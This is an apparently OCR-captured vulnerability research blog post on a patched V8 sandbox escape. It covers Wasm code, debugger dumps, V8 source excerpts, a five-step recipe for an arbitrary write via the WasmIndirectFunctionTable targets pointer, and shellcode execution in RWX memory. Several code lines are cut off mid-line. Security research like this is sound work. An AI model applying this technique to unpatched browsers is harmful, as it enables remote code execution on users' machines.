
Vulnerability Research

A Deep Dive into V8 Sandbox Escape Technique Used in In-The-Wild Exploit

We bypassed the V8 sandbox using a raw pointer in WasmIndirectFunctionTable, enabling arbitrary write and code execution. Read our deep dive into the exploit.

Frontier Squad

Jan 25, 2024



Sandbox escape in the V8 engine. The problem was a raw pointer inside the WasmIndirectFunctionTable that could be changed to point outside the sandbox. This allowed attackers to write to any place in memory and run their own code.
The main idea was to:
1.Make a WebAssembly table and instance.
2.Change the targets pointer in the function table.
3.Set the function_index of a Wasm function to 0.
4.Overwrite the pointer for imported functions.
5.Call the set() function to trigger the attack.
In the end, they could put shellcode in memory and run it.
The bug was fixed by making the pointer safer.
:
This can be useful for us because it shows that attacks on WebAssembly function tables are possible . Even though this was in V8 and we use WAMR, the idea is similar. So ig we can check if WAMR has similar weak spots in its function tables or pointers?

Contents

Introduction

We were analyzing an in-the-wild V8 vulnerability, CVE-2023–2033. Once we exploited the bug, it was not difficult to get typical exploit primitives such as addrof, read and write in V8 heap. The problem is that we need to escape the V8 sandbox in order to get code execution.

One day we happened to read a tweet from @zh1x1an1221. He managed to pop a calculator by exploiting CVE-2023–3079, another in-the-wild vulnerability, which means that he bypassed the sandbox. In the tweet, he mentioned a sandbox-related patch commit he used to escape the sandbox. It seemed that the commit sandboxified a raw pointer in a WebAssembly object which had been abused to get V8 sandbox bypass. The commit was worth taking a look since raw pointers in the V8 heap always had been the sources of the V8 sandbox escape.

In this blog post, We will share the details of how we achieved arbitrary write and code execution primitives using a raw pointer in `WasmIndirectFunctionTable` object. We will not deal with CVE-2023-2033, as there are already many detailed writeups about it. The following will be brief patch analyses related to the sandbox bypass.

A table is an array of functions where we can access the functions through table indices. The entries in a table are both readable and writable dynamically either by WebAssembly code or JavaScript APIs.

Background

To understand the V8 sandbox bypass in this blog post, we need to grasp three concepts in WebAssembly: module, instance, and table. A module is a set of stateless WebAssembly code which we can instantiate using JavaScript. We can think of it as a binary (e.g., ELF) in that we can spawn processes from a binary. An instance is a stateful, executable object that is created from a module. Like modules in other programming languages, a WebAssembly module may contain exported WebAssembly functions that we can access using JavaScript.

A table is the most important concept in this post. It is an array of functions where we can access the functions through table indices. The entries in a table are both readable and writable dynamically either by WebAssembly code or JavaScript APIs.


When we instantiate a module, the instance can import JavaScript functions and WebAssembly tables. The following is an example WebAssembly code. It imports a JavaScript function and a WebAssembly table (`jstimes` and `tbl`). Then it defines two functions `$f42` and `$f83` which are used to initialize the imported table. Lastly, it defines two exported functions `times2` and `pwn` .

```
(module
  ;; The common type we use throughout the sample.
  (type $int2int (func (param i32) (result i32)))

  ;; Import a function named jstimes3 from the environment and call
  ;; $jstimes3 here.
  (import "env" "jstimes3" (func $jstimes3 (type $int2int)))

  (import "js" "tbl" (table 2 funcref))
  (func $f42 (result i32) i32.const 42)
  (func $f83 (result i32) i32.const 83)
  (elem (i32.const 0) $f42 $f83)

  (func (export "times2") (type $int2int) (i32.const 16))
  (func (export "pwn") (type $int2int) (i32.const 16) (call $jstimes
)
```

We can import the above WebAssembly code into JavaScript with the following code.

```
const tbl = new WebAssembly.Table({
    initial: 2,
    element: "anyfunc"
});
const importObject = {
    env: {
        jstimes3: (n) => 3 * n,
    },
    js: { tbl }
};
var code = new Uint8Array([0, 97, 115, 109, 1, 0, 0, 0, 1, 10, 2, 96
var module = new WebAssembly.Module(code);
var instance = new WebAssembly.Instance(module, importObject);
var times2 = instance.exports.times2;

%DebugPrint(instance);
```

In V8, WebAssembly instance and table are implemented as `WasmInstanceObject` and `WasmTableObject`. When an instance imports a table, the imported table is stored into the `tables` field of the `WasmInstanceObject`. Then an `WasmIndirectFunctionTable` is allocated, and it is stored into the `indirect_function_tables` field of the `WasmInstanceObject`. The `WasmIndirectFunctionTable` has the `targets` field which contains the function pointers in the `WasmTableObject`. Imported JavaScript functions are stored into the `imported_function_targets` field of the `WasmInstanceObject`. So from the above WebAssembly and JavaScript code, the structure looks like this:



Memory layout among Wasm objects

Using WasmIndirectFunctionTable to get Arbitrary Write Primitive

When we dump memory of an `WasmIndirectFunctionTable`, we can see that the `targets` is a raw pointer that points to a memory area outside the V8 sandbox.

```
DebugPrint: 0x239d001a43ed: [WasmInstanceObject] in OldSpace
 - map: 0x239d001997a5 <Map[224](HOLEY_ELEMENTS)> [FastProperties]
 - prototype: 0x239d001a35d1 <Object map = 0x239d001a43c5>
 - elements: 0x239d00000219 <FixedArray[0]> [HOLEY_ELEMENTS]
 - module_object: 0x239d00042991 <Module map = 0x239d00199379>
 - exports_object: 0x239d00042af1 <Object map = 0x239d001a4661>
 - native_context: 0x239d00183c2d <NativeContext[282]>
 - tables: 0x239d00042a91 <FixedArray[1]>
 - indirect_function_tables: 0x239d00042a9d <FixedArray[1]
 - ...

0x239d00042a9d: [FixedArray]
 - map: 0x239d00000089 <Map(FIXED_ARRAY_TYPE)>
 - length: 1
           0: 0x239d00042ab9 <WasmIndirectFunctionTable>
0x239d00042ab9: [WasmIndirectFunctionTable]
 - map: 0x239d00001599 <Map[32](WASM_INDIRECT_FUNCTION_TABLE_TYPE)>
 - size: 2
 - sig_ids: 0x562ebe531150
 - targets: 0x562ebe531170
 - managed_native_allocations: 0x239d00042ad9 <Foreign>
 - refs: 0x239d00042aa9 <FixedArray[2]>
```

```
pwndbg> x/8gx 0x239d00042ab8
0x239d00042ab8: 0x0000000200001599  0x0000562ebe531150
0x239d00042ac8: 0x0000562ebe531170  <-- targets
0x239d00042ad8: 0x00008ba00000036d  0x0000000400000089
0x239d00042ae8: 0x00000000001a43ed  0x00000219001a4661
pwndbg> x/4gx 0x562ebe531170
0x562ebe531170: 0x00003bc1b5892000 0x00003bc1b5892005 <-- $f42, $f83
0x562ebe531180: 0x0000000000000020 0x0000000000000081
```

When we search for the codes that access the `targets` pointer, we can find the following function:

```
void WasmIndirectFunctionTable::Set(uint32_t index, int sig_id,
                                    Address call_target, Object ref)
  sig_ids()[index] = sig_id;
  targets()[index] = call_target;
  refs().set(index, ref);
}
```

The `WasmIndirectFunctionTable::Set` writes the `call_target` to the memory area pointed to by the `targets`. Since the `targets` is a raw pointer in the V8 sandbox, we can achieve arbitrary write primitive by modifying the pointer with our in-sandbox read/write primitives. Now the point here is whether we can set the value of the `call_target` to an arbitrary value of our choice. So we analyzed how we can reach the `WasmIndirectFunctionTable::Set` and where the `call_target` value comes from. The route to the `WasmIndirectFunctionTable::Set` starts from `WasmTableObject::Set`. It is the implementation of the `WebAssembly.Table.prototype.set()` JavaScript API. First, it calls `WasmTableObject::SetFunctionTableEntry`.

```
void WasmTableObject::Set(Isolate* isolate, Handle<WasmTableObject>
                          uint32_t index, Handle<Object> entry) {
  // ...
  switch (table->type().heap_representation()) {
    // ...
    default:
      DCHECK(!table->instance().IsUndefined());
      if (WasmInstanceObject::cast(table->instance())
              .module()
              ->has_signature(table->type().ref_index())) {
```

```
      }
      entries->set(entry_index, *entry);
      return;
  }
}
```

The `WasmTableObject::SetFunctionTableEntry` checks if the function passed to `WasmTableObject::Set` is of type `WasmExportedFunction`. If so, it gets the parent `WasmInstanceObject` of the exported function. Then it loads the index of the exported function, and the index is used to get a pointer to `wasm::WasmFunction` object that resides in the `WasmInstanceObject`. With all the values, it calls `WasmTableObject::UpdateDispatchTables`.

```
void WasmTableObject::SetFunctionTableEntry(Isolate* isolate,
                                            Handle<WasmTableObject>
                                            Handle<FixedArray> entri
                                            int entry_index,
                                            Handle<Object> entry) {
  // ...
  Handle<Object> external = WasmInternalFunction::GetOrCreateExterna
      Handle<WasmInternalFunction>::cast(entry));

  if (WasmExportedFunction::IsWasmExportedFunction(*external)) {
    auto exported_function = Handle<WasmExportedFunction>::cast(exte
    Handle<WasmInstanceObject> target_instance(exported_function->ir
                                               isolate);
    int func_index = exported_function->function_index();
    auto* wasm_function = &target_instance->module()->functions[func
    UpdateDispatchTables(isolate, *table, entry_index, wasm_functior
                         *target_instance);
  }
  // ...
}
```

The `WasmTableObject::UpdateDispatchTables` iterates through the dispatch tables within the table and updates the corresponding `WasmIndirectFunctionTable` for each entry by invoking the `WasmIndirectFunctionTable::Set`. Here we see that the `call_target` passed to the `WasmIndirectFunctionTable::Set` is the return value of `WasmInstanceObject::GetCallTarget`.

```
void WasmTableObject::UpdateDispatchTables(Isolate* isolate,
                                           WasmTableObject table,
                                           int entry_index,
                                           const wasm::WasmFunction*
                                           WasmInstanceObject target
  DisallowGarbageCollection no_gc;

  // We simply need to update the IFTs for each instance that import
  // this table.
  FixedArray dispatch_tables = table.dispatch_tables();
  DCHECK_EQ(0, dispatch_tables.length() % kDispatchTableNumElements)

  // ...
  Address call_target = target_instance.GetCallTarget(func->func_inc

  int original_sig_id = func->sig_index;

  for (int i = 0, len = dispatch_tables.length(); i < len;
       i += kDispatchTableNumElements) {
    int table_index =
        Smi::cast(dispatch_tables.get(i + kDispatchTableIndexOffset)
    WasmInstanceObject instance = WasmInstanceObject::cast(
        dispatch_tables.get(i + kDispatchTableInstanceOffset));
    int sig_id = target_instance.module()
                     ->isorecursive_canonical_type_ids[original_sig_
    WasmIndirectFunctionTable ift = WasmIndirectFunctionTable::cast(
        instance.indirect_function_tables().get(table_index));
    ift.Set(entry_index, sig_id, call_target, call_ref);
  }
}
```

The `WasmInstanceObject::GetCallTarget` returns the actual address (i.e., the code pointer of a function) of a WebAssembly function whose index in the instance is `func_index`. The `func_index` parameter can be either from an imported function or an exported function. If a function is an imported function, the call target will be retrieved from `imported_function_targets`. Since we already checked that the `func_index` is from `WasmExportedFunction`, the return value will be from `jump_table_start() + ...`.

```
Address WasmInstanceObject::GetCallTarget(uint32_t func_index) {
  wasm::NativeModule* native_module = module_object().native_module(
  if (func_index < native_module->num_imported_functions()) {
    return imported_function_targets().get(func_index);
  }
  return jump_table_start() +
         JumpTableOffset(native_module->module(), func_index);
}
```

The problem is that the `imported_function_target` is a compressed pointer whereas the `jump_table_start` is a raw pointer. Both pointers are in the V8 sandbox, which means that we can overwrite the two pointers. However, we cannot control the contents pointed to by the `jump_table_start` since we do not have an arbitrary write primitive yet.

```
DebugPrint: 0x3ed3001a4f89: [WasmInstanceObject] in OldSpace
 ...
 - imported_function_targets: 0x3ed300042cd9 <ByteArray[8]>
 ...
 - jump_table_start: 0x10553c7e7000
 ...
```

So we should make the `WasmInstanceObject::GetCallTarget` take the `if (func_index < ...)` branch to make the return value controllable. The `native_module->num_imported_functions()` is `1` from our Wasm code (`(import "env" "jstimes3" (func $jstimes3 (type $int2int)))`). The `func_index` is read from `WasmExportedFunctionData` object which is in the V8 sandbox. So if we set the `function_index` of an exported Wasm function to zero and call the `WasmInstanceObject::GetCallTarget`, then the function will take the `if` branch and return a value in the `imported_function_targets`.

```
DebugPrint: 0x2bc001a4505: [Function] in OldSpace
 - map: 0x02bc00193751 <Map[28](HOLEY_ELEMENTS)> [FastProperties]
 - prototype: 0x02bc00184299 <JSFunction (sfi = 0x2bc001460a5)>
 - elements: 0x02bc00000219 <FixedArray[0]> [HOLEY_ELEMENTS]
 - function prototype: <no-prototype-slot>
 - shared_info: 0x02bc001a44e1 <SharedFunctionInfo js-to-wasm:i:i>
 - ...
0x2bc001a44e1: [SharedFunctionInfo] in OldSpace
 - map: 0x02bc00000d75 <Map[36](SHARED_FUNCTION_INFO_TYPE)>
 - name: 0x02bc00002775 <String[1]: #3>
 - kind: NormalFunction
 - syntax kind: AnonymousExpression
 - function_map_index: 206
 - formal_parameter_count: 1
 - expected_nof_properties: 0
 - language_mode: sloppy
 - data: 0x02bc001a44b5 <Other heap object (WASM_EXPORTED_FUNCTION_D
 - ...
0x2bc001a44b5: [WasmExportedFunctionData] in OldSpace
 - map: 0x02bc00001ea9 <Map[44](WASM_EXPORTED_FUNCTION_DATA_TYPE)>
 - internal: 0x02bc001a449d <Other heap object (WASM_INTERNAL_FUNCTI
 - wrapper_code: 0x02bc0002bb9d <Code BUILTIN GenericJSToWasmWrapper
 - js_promise_flags: 0
 - instance: 0x02bc001a4381 <Instance map = 0x2bc001997a5>
 - function_index: 3
 - ...
```

The following are the summarized steps to get arbitrary write primitive:

1. Create a WebAssembly table and a WebAssembly instance that imports the table.
   - The WebAssembly module should import at least one JavaScript function to make the `native_module->num_imported_functions()` a non-zero value.
2. Overwrite the `targets` pointer in the `WasmIndirectFunctionTable` of the `WasmInstanceObject` with an arbitrary address.
   - This pointer will be the `where` of the arbitrary write primitive.
3. Set the `function_index` of an exported WebAssembly function to zero.
4. Overwrite the contents pointed to by the `imported_function_targets` with an arbitrary value.
   - This value will be the `what` of the arbitrary write primitive.
5. Call `WebAssembly.Table.prototype.set()` .
   - This call will write the `what` to the `where` .

V8 crashes due to invalid write access

Arbitrary Write Primitive to Code Execution

Imported functions when instantiating a WebAssembly module are stored into `imported_function_targets` of the `WasmInstanceObject` . The `imported_function_targets` contains the code entrypoints of the imported functions. The pointers are raw pointers with RWX permissions.

```
DebugPrint: 0x418001a4fa1: [WasmInstanceObject] in OldSpace
 - ...
 - imported_function_targets: 0x041800042cd9 <ByteArray[8]>
 - ...
```

```
pwndbg> x/8gx 0x041800042cd8
0x41800042cd8:   0x000000100000095d  0x00003cef5608b700
0x41800042ce8:   0x0000000200000089  0x00000089001a5081
0x41800042cf8:   0x000000000000000a  0x0000000000000000
0x41800042d08:   0x001a5169001a50bd  0x00000006000000d9
pwndbg> vmmap 0x00003cef5608b700
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
             Start                End Perm     Size Offset File
      0x41b80c80000      0x52000000000 ---p 1047f380000      0 [anon_
►   0x3cef5608b000     0x3cef5608c000 rwxp     1000      0 [anon_3ce
```

So with the arbitrary write primitive, we can copy our shellcode to the rwx memory and execute it via an exported Wasm function that calls the overwritten, imported function.

```
(module
  ;; ...

  ;; Import a function named jstimes3 from the environment and call
  ;; $jstimes3 here.
  (import "env" "jstimes3" (func $jstimes3 (type $int2int)))

  ;; ...
  (func (export "pwn") (type $int2int) (i32.const 16) (call $jstimes
)
```

Full exploit code is available at our GitHub repo.

The patches

The patches for the sandbox bypass are done in two steps.

The first patch turned the `targets` pointer into an on-heap (pointer-compressed) pointer so that the pointer cannot be abused to get arbitrary write primitive. We noticed that this commit was tagged with the same issue number as CVE-2023-2033. This means that the in-the-wild exploit available to the issue reporter might have been using the same exploit technique.

The code entrypoints in the `targets` were also vulnerable, so the second patch turned the `targets` into `ExternalPointerArray` which contains encoded pointers (`ExternalPointer`) instead of raw pointers. This patch prevented attackers from temparing code pointers in the `target` .

```
0x3bdb0004cce5: [WasmIndirectFunctionTable]
 - map: 0x3bdb00001589 <Map[20](WASM_INDIRECT_FUNCTION_TABLE_TYPE)>
 - size: 2
 - sig_ids: 0x3bdb0004ccc5 <ByteArray[8]>
 - targets: 0x3bdb0004ccd5 <ExternalPointerArray[2]>
 - refs: 0x3bdb0004ccb5 <FixedArray[2]>
```

The following is the timeline related to CVE-2023–2033 and the sandbox bypass fixes.

- Jul 21, 2023: The second patch for the sandbox bypass was committed.
- Apr 14, 2023: The first patch for the sandbox bypass was committed.
- Apr 12, 2023: CVE-2023–2033 was patched.
- Apr 11, 2023: The issue for CVE-2023–2033 was reported.

References

- https://v8.dev/blog/pointer-compression
- https://developer.mozilla.org/en-US/docs/WebAssembly/JavaScript_interface/Module
- https://developer.mozilla.org/en-US/docs/WebAssembly/JavaScript_interface/Instance
- https://developer.mozilla.org/en-US/docs/WebAssembly/JavaScript_interface/Table
- https://developer.mozilla.org/en-US/docs/WebAssembly/Exported_functions
- https://x.com/zh1x1an1221/status/1694573285563056201?s=20
- https://bugs.chromium.org/p/chromium/issues/detail?id=1432210
- https://developer.mozilla.org/en-US/docs/WebAssembly/Understanding_the_text_format

Share article